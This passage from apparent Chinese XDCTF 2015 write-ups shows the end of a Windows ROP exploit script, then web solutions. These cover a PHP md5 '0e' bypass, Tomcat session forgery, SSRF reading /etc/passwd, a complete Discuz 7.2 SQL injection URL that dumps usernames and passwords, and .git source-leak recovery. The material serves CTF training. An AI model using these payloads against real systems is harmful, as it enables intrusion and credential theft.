payload += p32(dll_addr+0x12BB) # add ebx, 10h   A
ddr: 0x0012fcfc

payload += p32(dll_addr+0x12BB) # add ebx, 10h   A
ddr: 0x0012fd00

payload += p32(dll_addr+0x12BB) # add ebx, 10h   A
ddr: 0x0012fd04
-----
# ebx: 0x0012fd3c

payload += p32(dll_addr+0x12BF) # mov [ebx], eax  A
ddr: 0x0012fd08
# [0x0012fd3c] = 0x77be0000 -> Module(msvcrt.dll)

payload += p32(dll_addr+0x1297) # mov eax, esp    A
ddr: 0x0012fd0c
# eax: 0x0012fd10

payload += p32(dll_addr+0x128B) # add eax, 50h    A
ddr: 0x0012fd10
# eax: 0x0012fd60 -> system

payload += p32(dll_addr+0x125A) # add ebx, 04h    A
ddr: 0x0012fd14
# ebx: 0x0012fd40

payload += p32(dll_addr+0x12BF) # mov [ebx], eax  A
ddr: 0x0012fd18
# [0x0012fd40] = 0x0012fd60 -> system

```

图 1-2-16

```
payload += p32(dll_addr+0x125A) # add ebx, 04h A
ddr: 0x0012fd1c
payload += p32(dll_addr+0x125A) # add ebx, 04h A
ddr: 0x0012fd20
# ebx: 0x0012fd48
payload += p32(dll_addr+0x129E) # sub eax, 10h A
ddr: 0x0012fd24
# eax: 0x0012fd50 -> calc.exe
payload += p32(dll_addr+0x12BF) # mov [ebx], eax A
ddr: 0x0012fd28
# [0x0012fd48] = 0x0012fd50 -> calc.exe
payload += p32(dll_addr+0x1264) # pop eax A
ddr: 0x0012fd2c
payload += p32(dll_addr+0x8000) # GetProcAddress A
ddr: 0x0012fd30
payload += p32(dll_addr+0x1268) # mov eax, [eax] A
ddr: 0x0012fd34
payload += p32(dll_addr+0x1270) # call eax A
ddr: 0x0012fd38
payload += p32(0x77be0000) # Change to Module A
ddr: 0x0012fd3c
payload += p32(0x0012fd50) # Change to system A
ddr: 0x0012fd40
payload += p32(dll_addr+0x1270) # call eax A
ddr: 0x0012fd44
payload += p32(0x0012fd50) # Change to calc A
ddr: 0x0012fd48
payload += "\x00\x00\x00\x00" # Not used A
ddr: 0x0012fd4c
###Data Segment
payload += "calc.exe" # calculator A
ddr: 0x0012fd50
payload += "\x00\x00\x00\x00" # Not used A
ddr: 0x0012fd58
payload += "\x00\x00\x00\x00" # Not used A
ddr: 0x0012fd5c
payload += "system\x00\x00" # system A
ddr: 0x0012fd60

p.write(payload.ljust(length, "A"))

p.interactive()
```

图 1-2-17

打脸

看了 AK 所有题目大神的 exp 才发现自己的方法好笨啊。

exploitMe.dll 里给了 VirtualProtect 这个函数，我真不知道这个函数可以直接关掉 DEP，虽然在印象中确实有用 ROP 关掉 DEP 比直接写 ROP 更方便的印象，但当时也没有继续去了解（又欺负我不熟悉 Windows T T）。

所以 exp 的正确解法应该是调用 exploitMe.dll 里的 VirtualProtect 关掉 DEP，然后利用 jmp esp 这样的 gadget 直接执行通用 shellcode。

顺带一提，Linux 下的可以做到改变页权限的类似函数是 mprotect，不过我这种方法也是能成功的，就是更麻烦一些。我的思路是用 GetModuleHandle 和 GetProcAddress 来找到 system()函数的地址，然后执行 calc.exe。

小编注：逆向好像很高大上，我是看不懂，我就看到了作者在花式秀 Mac，欢迎大家一起来投稿花式秀。

（全文完）责任编辑：静默

第3节 XDCTF Write up Web 篇

作者：BxB

来自：白细胞团队

网址：<http://www.ngsst.net/>

WEB1-100

首先发现源码 index.php~

读出代码后看到要解密，解密出来是

```
<?php
$test=$_GET['test']; $test=md5($test); if($test=='0') { print "flag{xxxxxx}"; } else print "you are
```

```
faliel!"; print $test; echo "tips:知道原理了，请不在当先服务器环境下测试，在本地测试好，在此测试
poc 即可，否则后果自负";?>
```

拿到 flag 要绕过 \$test == ' 0' 的条件，在 google 上搜了一下，发现：

But why?

the hashed strings start with 0e, for example both strings are equals in php:

```
md5('240610708') = 0e462097431906509019562988736854
md5('QWKCZ0') = 0e830400451993494058024219903391
```

because php understands them as both being zero to the power something big. So zero.

图 1-3-1

0exxx == 0 然后用截图中的两个字符都可以绕过。

Web1_200

在 HTML 里发现注释掉的/examples 目录，访问发现题目要求管理员登陆，团队小伙伴发现一个案例和这个题比较相似：

```
http://www.moonsec.com/post-446.html
```

Tomcat 示例页面：

```
http://flagbox-23031374.xdctf.win:1234/examples/servlets/servlet/SessionExample
```

如图 1-3-2：

Sessions Example

```
Session ID: FF25F2272EEF333B81771FBFC7D9EDFE
Created: Sat Oct 03 11:21:44 JST 2015
Last Accessed: Sat Oct 03 11:21:44 JST 2015
```

The following data is in your session:

Name of Session Attribute:
 Value of Session Attribute:

GET based form:

Name of Session Attribute:
 Value of Session Attribute:

[URL encoded](#)

图 1-3-2

然后设置 session，猜了好久，如图 1-3-3：

```

Administrator = true
login = true
foo = bar
log = in
user = Administrator
Auth = Administrator

```

图 1-3-3

重新访问/examples 拿到 flag。

WEB1-300

打了个 file:///etc/passwd，如图 1-3-4：




图 1-3-4

开始以为只要 fuzz 找到 flag 就可以了，直到发现了这个 file:///etc/hosts，如图 1-3-5：




图 1-3-5

直接访问了 <http://9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com> 没有什么有价值的东西，然后扫了下端口，然后发现了这个：

<http://9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com:3389>

如图 1-3-6：




图 1-3-6

看了 dz7.2，这个版本好像有个注入，然后 flag 就出来了 Payload：

```
http://133.130.90.188/?link=http%3A%2F%2F9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com%3A3389%2Ffaq.php%3Faction%3Dgrouppermission%26gids%5B99%5D%3D%2527%26gids%5B100%5D%5B0%5D%3D%29%2Band%2B%28select%2B1%2Bfrom%2B%28select%2Bcount%28*%29%2Cconcat%28%28select%2B%28select%2B%28select%2Bconcat%28username%2C0x27%2Cpassword%29%2Bfrom%2Bcdb_members%2Blimit%2B1%29%2B%29%2Bfrom%2Binformation_schema.tables%2Blimit%2B0%2C1%29%2Cfloor%28rand%280%29*2%29%29x%2Bfrom%2Binformation_schema.tables%2Bgroup%2Bby%2Bx%29a%29%2523%23#
```



图 1-3-7

WEB1-400

右键源码发现端倪，php 动态生成图片，如图 1-3-8：




图 1-3-8

在图片中发现 hint，如图 1-3-9：




图 1-3-9

提供 ID 参数，怀疑是个注入，一番 fuzzing 测试下来，搞定 payload，顺手跑出管理帐号，

如图 1-3-10 :



图 1-3-10

用 burp-intruder 跑出管理 hash , 如图 1-3-11 和图 1-3-12 :




图 1-3-11




图 1-3-12

最终整理如下, 图 1-3-13 :

3 admin::5832f4251cb6f43917df (lu5631209)

图 1-3-13

使用明文密码登录，获取到 flag，如图 1-3-14：




图 1-3-14

WEB2

(注：WEB2 的作者为 phithon，来自：<https://www.leavesongs.com>。以下为原文。)

WEB2 是一个大题，一共 4 个 flag，分别代表 获取源码、拿下前台管理、拿下后台、getshell。

WEB2-获取源码

目标站：<http://xdsec-cms-12023458.xdctf.win/>

根据提示：

“时雨的十一

时雨是某校一名学生，平日钟爱 php 开发。十一七天，全国人民都在水深火热地准备朋友圈杯旅游摄影大赛，而苦逼的时雨却只能在宿舍给某邪恶组织开发 CMS——XDSEC-CMS。喜欢开源的时雨将 XDSEC-CMS 源码使用 git 更新起来，准备等开发完成后 push 到 github 上。

结果被领导发现了，喝令他 rm 所有源码。在领导的淫威下，时雨也只好删除了所有源码。

但聪明的小朋友们，你能找到时雨君的源码并发现其中的漏洞么？”

可得知获取源码的方式和 git 有关。

扫描 9418 端口发现没开,非 Git 协议。访问 <http://xdsec-cms-12023458.xdctf.win/.git/> 发现 403, 目录可能存在, 存在 git 泄露源码漏洞。

用 lijiejie 的 GitHack 工具获取源码:

<http://www.lijiejie.com/githack-a-git-disclosure-exploit/>, 结果如图 1-3-15:

```

→ GitHack git:(master) x ./Githack.py http://xdsec-cms-12023458.xdctf.win/.git/
[+] Download and parse index file ...
.gitignore
README.md
[OK] README.md
[OK] .gitignore
→ GitHack git:(master) x cat xdsec-cms-12023458.xdctf.win/README.md
All source files are in git tag 1.0

```

图 1-3-15

并不能获取全部源码, 只获取到一个 README.md 和.gitignore。

读取 README.md 可见提示: “All source files are in git tag 1.0”, 如图 1-3-16:

```

→ GitHack git:(master) x http http://xdsec-cms-12023458.xdctf.win/.git/refs/tags/1.0
HTTP/1.1 200 OK
Accept-Ranges: bytes
Connection: keep-alive
Content-Length: 41
Content-Type: application/octet-stream
Date: Wed, 30 Sep 2015 16:48:47 GMT
ETag: "560be048-29"
Last-Modified: Wed, 30 Sep 2015 13:14:48 GMT
Server: nginx

d16ecb17678b0297516962e2232080200ce7f2b3

```

图 1-3-16

可以反推出当时“时雨”的操作是:

```

git init
git add.git commit
git tag1.0
git rm -rf *
echo "Allsource files areingit tag1.0" > README.md
git add.git commit

```


真正的源码在 tag == 1.0 的 commit 中。那么怎么从泄露的.git 目录反提取出 1.0 的源码?

这道题有“原理法”和“工具法”。当然先从原理讲起。

首先根据 git 目录结构，下载文件

`http://xdsec-cms-12023458.xdctf.win/.git/refs/tags/1.0`。这个文件其实是 commit 的一个“链接”。

这是个文本文件，就是一个 sha1 的 commit id，如图 1-3-17：



```
→ GitHack git:(master) x http http://xdsec-cms-12023458.xdctf.win/.git/refs/tags/1.0
HTTP/1.1 200 OK
Accept-Ranges: bytes
Connection: keep-alive
Content-Length: 41
Content-Type: application/octet-stream
Date: Wed, 30 Sep 2015 16:48:47 GMT
ETag: "560be048-29"
Last-Modified: Wed, 30 Sep 2015 13:14:48 GMT
Server: nginx

d16ecb17678b0297516962e2232080200ce7f2b3
```

图 1-3-17


然后简单说一下 git object。

Git object 是保存 git 内容的对象，保存在 .git 目录下的 objects 目录中。Id(sha1 编码过) 的前 2 个字母是目录名，后 38 个字母是文件名。

所以 `d16ecb17678b0297516962e2232080200ce7f2b3` 这个 id 所代表的目录就是

```
http://xdsec-cms-12023458.xdctf.win/.git/objects/d1/6ecb17678b0297516962e2232080200ce7f2b3
```

如图 1-3-18：



```
→ GitHack git:(master) x http http://xdsec-cms-12023458.xdctf.win/.git/objects/d1/6ecb17678b0297516962e2232080200ce7f2b3 | ./zlib_decode.py
commit 176tree 456ec92fa30e600fb256cc535a79e0c9206aec33
author phith0n <phith0n.ph2f@gmail.com> 1443618874 +0800
committer phith0n <phith0n.ph2f@gmail.com> 1443618874 +0800

release 1.0

→ GitHack git:(master) x []
```

图 1-3-18

请求（所有 git 对象都是 zlib 压缩过，所以我利用管道传入 py 脚本中做简单解压缩）：

可见这也是个文本文件，指向了一个新 id：

456ec92fa30e600fb256cc535a79e0c9206aec33 和一些信息。

我再请求这个 id:

```

→ GitHack git:(master) * http http://xdsec-cms-12023458.xdctf.win/.git/objects/45/6ec9
2fa30e600fb256cc535a79e0c9206aec33 | ./zlib_decode.py
tree 261100644 .gitignore;
100644 composer.json
100644 com
xdsec_app
xdsec_cms
→ GitHack git:(master) *

```

图 1-3-19

如图 1-3-19，得到一个二进制文件。

阅读下文可先简单了解一下 git 对象文件结构：http://gitbook.liuhui998.com/1_2.html

到这一步，我们接下来会接触到的对象就只有“Tree 对象”和“Blob 对象”。

图 1-3-20 可以表示对象间的关系：




图 1-3-20

Tree 对象一般就是目录，而 blob 对象一般是具体文件。Blob 对象的文件结构更简单，如

图 1-3-23 :

